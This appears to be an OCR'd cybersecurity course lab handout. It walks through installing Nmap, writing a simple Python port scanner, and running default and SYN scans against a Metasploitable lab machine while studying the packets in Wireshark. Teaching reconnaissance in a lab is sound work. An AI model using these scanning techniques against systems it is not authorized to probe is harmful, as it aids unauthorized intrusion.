Lab Exercise 1: Setting Up Nmap on Windows and Ubuntu

Windows:	
Step 1: Download Nmap Installer	
1	Visit the official Nmap download page using a web browser.
2	Download the Windows installer to your local machine.
Step 2: Run Installer	
1	Locate the downloaded installer and double-click to run it.
2	Follow the on-screen instructions to install Nmap on your Windows machine.
3	Choose the default installation options unless you have specific preferences.
Step 3: Verify Installation	
1	Open Command Prompt.
2	Type `nmap` and press Enter.
3	If Nmap is installed successfully, you should see the Nmap help menu.

Ubuntu:	
Step 1: Open Terminal	
1	Open the terminal on your Ubuntu machine. You can do this by pressing Ctrl + Alt + T or searching for "Terminal" in the application menu.
Step 2: Update Package Lists	
1	`sudo apt update`
Step 3: Install Nmap	
1	`sudo apt install nmap`
Step 4: Verify Installation	
1	`nmap --version`
2	Ensure that the installed version is displayed without errors.

Back to the slide.

Lab Exercise 2: Basic Scanning with Packet Analysis

Objective:
Perform basic scanning techniques on a Metasploitable machine using Nmap, and analyze the captured packets with Wireshark.


Prerequisites:
• Nmap installed on your machine. • Wireshark installed on your machine. • Metasploitable machine set up and reachable on your network. • Python installed in your machine

Task 1: Python Port Scanner	
1	Open your ide and type the following script, save it as pyport.py


```
import socket
import argparse

def scan_ports(target, ports):
    print(f"Scanning ports for {target}...")
    for port in ports:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1)

        result = sock.connect_ex((target, port))
        if result == 0:
            print(f"Port {port} is open")
        else:
            print(f"Port {port} is closed")

        sock.close()

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Cosmology Beyond
NMAP Lab Exersice 2")
```

```
    parser.add_argument("target", help="Target IP address or
hostname")
    parser.add_argument("-p", "--ports", nargs="+", type=int,
help="Specify one or more ports to scan")

    example_command = "Example: python pyport.py xxx.xxx.xxx.xxx -
p 80 443 22"
    parser.epilog = f"\n{example_command}"

    args = parser.parse_args()

    if not args.ports:
        print("Please specify one or more ports using the -p or --
ports option.")
    else:
        scan_ports(args.target, args.ports)
```


2	Run the script to scan your metasploitable(target machine)




3	Open Wireshark, set the Layout to display Packet Diagram. (Edit -> Preferences -> Layout)




4	Start your packet capture in Wireshark, and run again pyport.py, then stop your packet capture.



5	Apply the following filter: `ip.addr == x.x.x.x && ip.addr == y.y.y.y` x.x.x.x = your host machine ip y.y.y.y = your target machine ip




6	Analyze the TCP Conversation. Staticics -> Flow Graphs (Enable Limit to Display Filter, and select TCP Flows for the Flow Types). Study the TCP Handshakes




7	Using the same filter, start new packet capture, open your browser and access http://metasploitable-ip. Then analyze the TCP Handshakes.

Task 2: nmap default scan	
1	Open Terminal or Command Prompt
2	`nmap -p 22,80 <Metasploitable_IP> --packet-trace`




3	Analyze with Wireshark (Capture packets using the same filter as in Task 1)



4	`nmap -p 24 <Metasploitable_IP> --packet-trace`


```
Command Prompt

C:\Users\ghimau\Desktop\nmap mcc\course\scripts>nmap -p 24 192.168.0.105 --packet-trace
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-06 08:58 Malay Peninsula Standard Time
SENT (0.3480s) ARP who-has 192.168.0.105 tell 192.168.0.103
RCVD (0.3490s) ARP reply 192.168.0.105 is-at 00:0C:29:91:96:DD
NSOCK INFO [0.4160s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.4160s] nsock_connect_udp(): UDP connection requested to 192.168.0.1:53 (IOD #1) EID 8
NSOCK INFO [0.4160s] nsock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 18
NSOCK INFO [0.4160s] nsock_iod_new2(): nsock_iod_new (IOD #2)
NSOCK INFO [0.4160s] nsock_connect_udp(): UDP connection requested to 10.55.200.220:53 (IOD #2) EID 24
NSOCK INFO [0.4170s] nsock_read(): Read request from IOD #2 [10.55.200.220:53] (timeout: -1ms) EID 34
NSOCK INFO [0.4170s] nsock_iod_new2(): nsock_iod_new (IOD #3)
NSOCK INFO [0.4170s] nsock_connect_udp(): UDP connection requested to 10.55.200.230:53 (IOD #3) EID 40
NSOCK INFO [0.4170s] nsock_read(): Read request from IOD #3 [10.55.200.230:53] (timeout: -1ms) EID 50
NSOCK INFO [0.4170s] nsock_write(): Write request for 44 bytes to IOD #1 EID 59 [192.168.0.1:53]
NSOCK INFO [0.4170s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [192.168.0.1:53]
NSOCK INFO [0.4170s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 59 [192.168.0.1:53]
NSOCK INFO [0.4170s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 24 [10.55.200.220:53]
NSOCK INFO [0.4170s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 40 [10.55.200.230:53]
NSOCK INFO [0.4200s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 18 [192.168.0.1:53] (44 bytes): ....
.........105.0.168.192.in-addr.arpa.....
NSOCK INFO [0.4200s] nsock_read(): Read request from IOD #1 [192.168.0.1:53] (timeout: -1ms) EID 66
NSOCK INFO [0.4200s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSOCK INFO [0.4200s] nevent_delete(): nevent_delete on event #66 (type READ)
NSOCK INFO [0.4200s] nsock_iod_delete(): nsock_iod_delete (IOD #2)
NSOCK INFO [0.4200s] nevent_delete(): nevent_delete on event #34 (type READ)
NSOCK INFO [0.4200s] nsock_iod_delete(): nsock_iod_delete (IOD #3)
NSOCK INFO [0.4200s] nevent_delete(): nevent_delete on event #50 (type READ)
SENT (0.4210s) TCP 192.168.0.103:51732 > 192.168.0.105:24 S ttl=46 id=41092 iplen=44  seq=3373475562 win=1024 <mss 1460>
RCVD (0.4210s) TCP 192.168.0.105:24 > 192.168.0.103:51732 RA ttl=64 id=0 iplen=40  seq=0 win=0
Nmap scan report for 192.168.0.105
Host is up (0.00088s latency).

PORT   STATE  SERVICE
24/tcp closed priv-mail
MAC Address: 00:0C:29:91:96:DD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

5	Analyze with Wireshark (Capture packets using the same filter as in Task 1)




6	So, by default nmap is using what type of scan? Back to the slide for a while. (Remember to note down the time taken for the scan)


Task 3: nmap SYN scan	
1	Open Terminal or Command Prompt(Remember to note down the time taken for the scan)
2	`nmap -sS -p 22,24 <Metasploitable_IP> --packet-trace`




3	Analyze with Wireshark (Capture packets using the same filter as in Task 1)



